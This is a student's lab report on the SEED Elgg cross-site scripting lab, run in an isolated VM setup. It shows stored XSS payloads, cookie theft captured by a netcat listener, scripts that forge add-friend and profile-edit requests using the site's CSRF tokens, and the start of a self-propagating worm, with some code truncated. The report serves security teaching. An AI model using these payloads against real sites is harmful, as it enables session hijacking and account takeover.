

Name: Kwa Li Ying
Student ID: 1003833

50.020 Network Security Lab 7: Cross-Site Scripting (XSS) Attack

Task 1: Posting a Malicious Message to Display an Alert Window

IP Address Setup

Elgg Server: 10.0.2.128

Samy's Machine: 10.0.2.129


Alice's Machine: 10.0.2.130

Note: We edit Samy's and Alice's /etc/hosts file to reflect the IP address of www.xsslabelgg.com to be 10.0.2.128:

```
127.0.0.1 www.SeedLabSQLInjection.com
10.0.2.128 www.xsslabelgg.com
127.0.0.1 www.csrflabelgg.com
```

Modifying Samy's Profile Description

First, we log in as Samy on Samy's Machine and edit his user profile. We key in the code `<script>alert("ALERT FROM SAMY");</script>` into his 'Brief Description' attribute:



XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name
Samy

About me [Edit HTML](#)

Brief description
<script>alert("ALERT FROM SAMY");</script>

Public

Public

Search


[Samy](#)

Blogs
Bookmarks
Files
Pages
Wire posts


Edit avatar
[Edit profile](#)
Change your settings
Account statistics
Notifications
Group notifications

Name: Kwa Li Ying
Student ID: 1003833

After this is saved and we are returned to Samy's profile description page, an alert message pops up saying "ALERT FROM SAMY":



To confirm that this works from other user's point of view, we log into Alice's account on Alice's machine and view Samy's profile:




We confirm that the alert window is displayed when another user views our (Samy's) profile.

Name: Kwa Li Ying
Student ID: 1003833

Task 2: Posting a Malicious Message to Display Cookies


On Sammy's machine, we edit his profile again. This time, we modify his 'Brief Description' slightly to have the alert contents to be document.cookie instead of a malicious text. The code we key in is

`<script>alert(document.cookie);</script>` as shown:




The screenshot shows the 'Edit profile' interface of the XSS Lab Site. The 'Display name' field contains 'Samy'. The 'About me' section has a rich text editor with a toolbar. Below the editor, the 'Brief description' field contains the code `<script>alert(document.cookie);</script>`. The 'Public' dropdown menu is set to 'Public'.

After this is saved and we are returned to Sammy's profile description page, an alert message pops up showing the cookie attached to Sammy's session, which is 3ph6stpk2so8j9r3gvg08eka57:



Name: Kwa Li Ying
Student ID: 1003833

To confirm that this works from other user's point of view, we go to Alice's machine and view Samy's profile:



In this case, Alice's session cookie, which is dhnj71o1gm7itmji6pjujvm190, is displayed.


Name: Kwa Li Ying
Student ID: 1003833

Task 3: Stealing Cookies from the Victim's Machine

On Samy's machine, we set up a netcat listener using the command `nc -l 5555 -v`:

```
[04/04/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```

On Samy's machine, we edit his profile again. This time, we modify his 'Brief Description' to write `document.cookie` as a HTTP GET query parameter to Samy's netcat listener. The code we key in is `<script>document.write('');</script>` as shown:



XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name
Samy

About me [Edit HTML](#)

Brief description
`<script>document.write('');</script>`

Public

Public

Search

[Pin](#) [Alert](#)

Samy

Blogs
Bookmarks
Files
Pages
Wire posts

[Edit avatar](#)
[Edit profile](#)

[Change your settings](#)
[Account statistics](#)
[Notifications](#)
[Group notifications](#)

After this is saved and we are returned to Samy's profile description page, the HTTP GET request with Samy's session cookie is captured on the netcat listener as shown:

```
[04/04/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.129] port 5555 [tcp/*] accepted (family 2, sport 39286)
GET /?c=Elgg%3D3ph6stpk2so8j9r3gvg08eka57 HTTP/1.1
Host: 10.0.2.129:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Name: Kwa Li Ying
Student ID: 1003833

To confirm that this works from other user's point of view, we go to Alice's machine and view Samy's profile. The following HTTP GET request is seen on Samy's netcat listener:


```
Connection from [10.0.2.130] port 5555 [tcp/*] accepted (family 2, sport 52702)
GET /?c=Elgg%3Ddhj71olgm7itmji6pjvujm190 HTTP/1.1
Host: 10.0.2.129:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Name: Kwa Li Ying
Student ID: 1003833

Task 4: Becoming the Victim's Friend

Let's assume that Charlie is an account that Sammy created to carry out investigations. We log into Charlie's account on Sammy's machine and attempt to add Sammy as a friend by viewing his profile and clicking the Add Friend Button.

The following get request is captured on the HTTP Header Live and is enlarged to see the whole URL:



The URL consists of the following query parameters:

- friend
- __elgg_ts
- __elgg_token

We log in back to Sammy's account and edit his 'About Me' info in 'Edit HTML' mode. Refer to [add_friend.html](#) to view the HTML code that is keyed in:

XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »

Edit profile

Display name

Samy

About me

Visual editor

<script type="text/javascript">

window.onload = function () {
 var Ajax=null;

 var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="__elgg_token="+elgg.security.token.__elgg_token;

 //Construct the HTTP request to add Samy as a friend.
 var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47" + token + ts;

}

Public

Brief description

Public

Location

Public

Search

Samy

Blogs

Bookmarks

Files

Pages

Wire posts

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Name: Kwa Li Ying
Student ID: 1003833

After this is saved, we see that Samy has added himself as a friend on the Activity page:

XSS Lab Site


[Activity](#)[Blogs](#)[Bookmarks](#)[Files](#)[Groups](#)[More »](#)



All Site Activity

[All](#)[Mine](#)[Friends](#)

Filter

Show All

 **Samy** is now a friend with **Samy** just now

 → 

as well as his Friends page:

Samy's friends

 **Samy**

To confirm that this works from other user's point of view, we go to Alice's machine and view Samy's profile. We see that Alice has added Samy as a friend on the Activity page:

XSS Lab Site


[Activity](#)[Blogs](#)[Bookmarks](#)[Files](#)[Groups](#)[More »](#)



All Site Activity

[All](#)[Mine](#)[Friends](#)

Filter

Show All

 **Alice** is now a friend with **Samy** just now

 → 

as well as her Friends page:

Alice's friends

 **Samy**

Name: Kwa Li Ying
Student ID: 1003833

Questions

Q1: Explain the purpose of Lines (1) and (2), why are they needed?

Ans: Lines (1) and (2) helps to determine the timestamp and token respectively. These values are implemented by the Elgg server to prevent cross-site request forgery (CSRF) attacks. In cross-site scripting (XSS), these can be worked around because the victim's browser will be able to determine these security tokens and we can attach them in the HTTP requests themselves.


Q2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Ans: No. The Editor mode will append <p> and </p> HTML code to the start and the end of the code, effectively disabling the Javascript code from being run on the victims' browser. The code will instead just be displayed on the "About Me" section on the attacker's profile page.

Name: Kwa Li Ying
Student ID: 1003833

Task 5: Modifying the Victim's Profile

Let's assume that Charlie is an account that Samy created to carry out investigations. We log into Charlie's account on Samy's machine and attempt to change the "About Me" info:



The following get request is captured on the HTTP Header Live and is enlarged to see more of the HTML body we need:



The URL is `http://www.xsslabelgg.com/action/profile/edit` and the HTML body consists of the following parameters (we need):

- guid (at the back)
- __elgg_ts
- __elgg_token
- name
- description
- accesslevel[description]

Name: Kwa Li Ying
Student ID: 1003833

We log in back to Samy's account and edit his 'About Me' info in 'Edit HTML' mode. Refer to [edit_profile.html](#) to view the HTML code that is keyed in:

XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »

Edit profile

Display name

Samy

About me

Visual editor

<script type="text/javascript">
window.onload = function(){
 //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
 //and Security Token __elgg_token
 var userName="&name="+__elgg_session.user.name;
 var guid="&guid="+__elgg_session.user.guid;
 var ts="&__elgg_ts="+__elgg_session.security.token.__elgg_ts;
 var token="&__elgg_token="+__elgg_session.security.token.__elgg_token;
 var desc="&description=LIYING IS MY GODDESS" + "&accesslevel[description]=2";
 //Construct the content of your url

Public

Brief description

Public

Location

Public

Search

Samy

Blogs

Bookmarks

Files

Pages

Wire posts

Edit avatar

[Edit profile](#)

Change your settings

Account statistics

Notifications

Group notifications

After this is saved, we go to Alice's machine and view her original profile:

XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Alice

▼ Friends

Add widgets


Name: Kwa Li Ying
Student ID: 1003833

After that, we visit Samy's profile using Alice's account. Then, we view her profile page again. This time, her description has changed:

XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »

Add widgets



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages


Wire posts

Alice

About me

LIYING IS MY GODDESS

▼ Friends



Name: Kwa Li Ying
Student ID: 1003833

Questions

Q3: Why do we need Line (1)? Remove this line, and repeat your attack. Report and explain your observation.

Ans:


We need line 1 because as the attacker, we do not want to end up modifying our own description. If that happens, our attack script will be overwritten and the attack would not work when users visit our profile page anymore.

To prove this, the line is removed. Refer to [edit_profile_modified.html](#) to view the HTML code that is keyed in.

After this is saved and we are returned to Samy's profile description page and nothing is shown as our script is executed. However, when the page is refreshed, we see that Samy's description has changed:

XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts


Samy

About me

LIYING IS MY GODDESS

Add widgets


▼ Friends




Powered by Elgg

Name: Kwa Li Ying
Student ID: 1003833

To check whether the script still works on other users, we first edit Alice's profile to have a blank description again:



When another she visits this Samy's profile and comes back to her own user page, nothing is changed:



This is because Samy's script has been overwritten by his own code and now the script does not exist in his description anymore.

Name: Kwa Li Ying
Student ID: 1003833

Task 6: Writing a Self-Propagating XSS Worm

We will be following the DOM approach.

On Samy's machine, we edit his 'About Me' info in 'Edit HTML' mode. Refer to [xss_worm.html](#) to view the HTML code that is keyed in:

XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »

Edit profile

Display name

Samy

About me

Visual editor

```
<script id=worm type="text/javascript">
window.onload = function(){
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</>" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var userName = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var te = "&_token=" + elgg.security_token + "&_token=";
```

Public

Brief description

Public

Location

Public

Search

Samy

Blogs

Bookmarks

Files

Pages

Wire posts

Edit avatar

[Edit profile](#)

Change your settings

Account statistics

Notifications

Group notifications

After this is saved, we go to Alice's machine and view her original profile:

XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Alice

Add widgets


Friends

Name: Kwa Li Ying
Student ID: 1003833

After that, we visit Samy's profile using Alice's account. Then, we view her profile page again. This time, her description has changed:

XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages


Wire posts

Alice

About me

LIYING IS MY GODDESS

▼ Friends




Add widgets

Powered by Elgg

To test whether the worm propagates, we log into another account, Bobby, on Alice's machine. We view Bobby's original profile:

XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Bobby

▼ Friends

No friends yet.


Add widgets

Name: Kwa Li Ying
Student ID: 1003833

We visit Alice's profile using Bobby's account. Then, we view his profile page again. This time, his description has changed:

XSS Lab Site

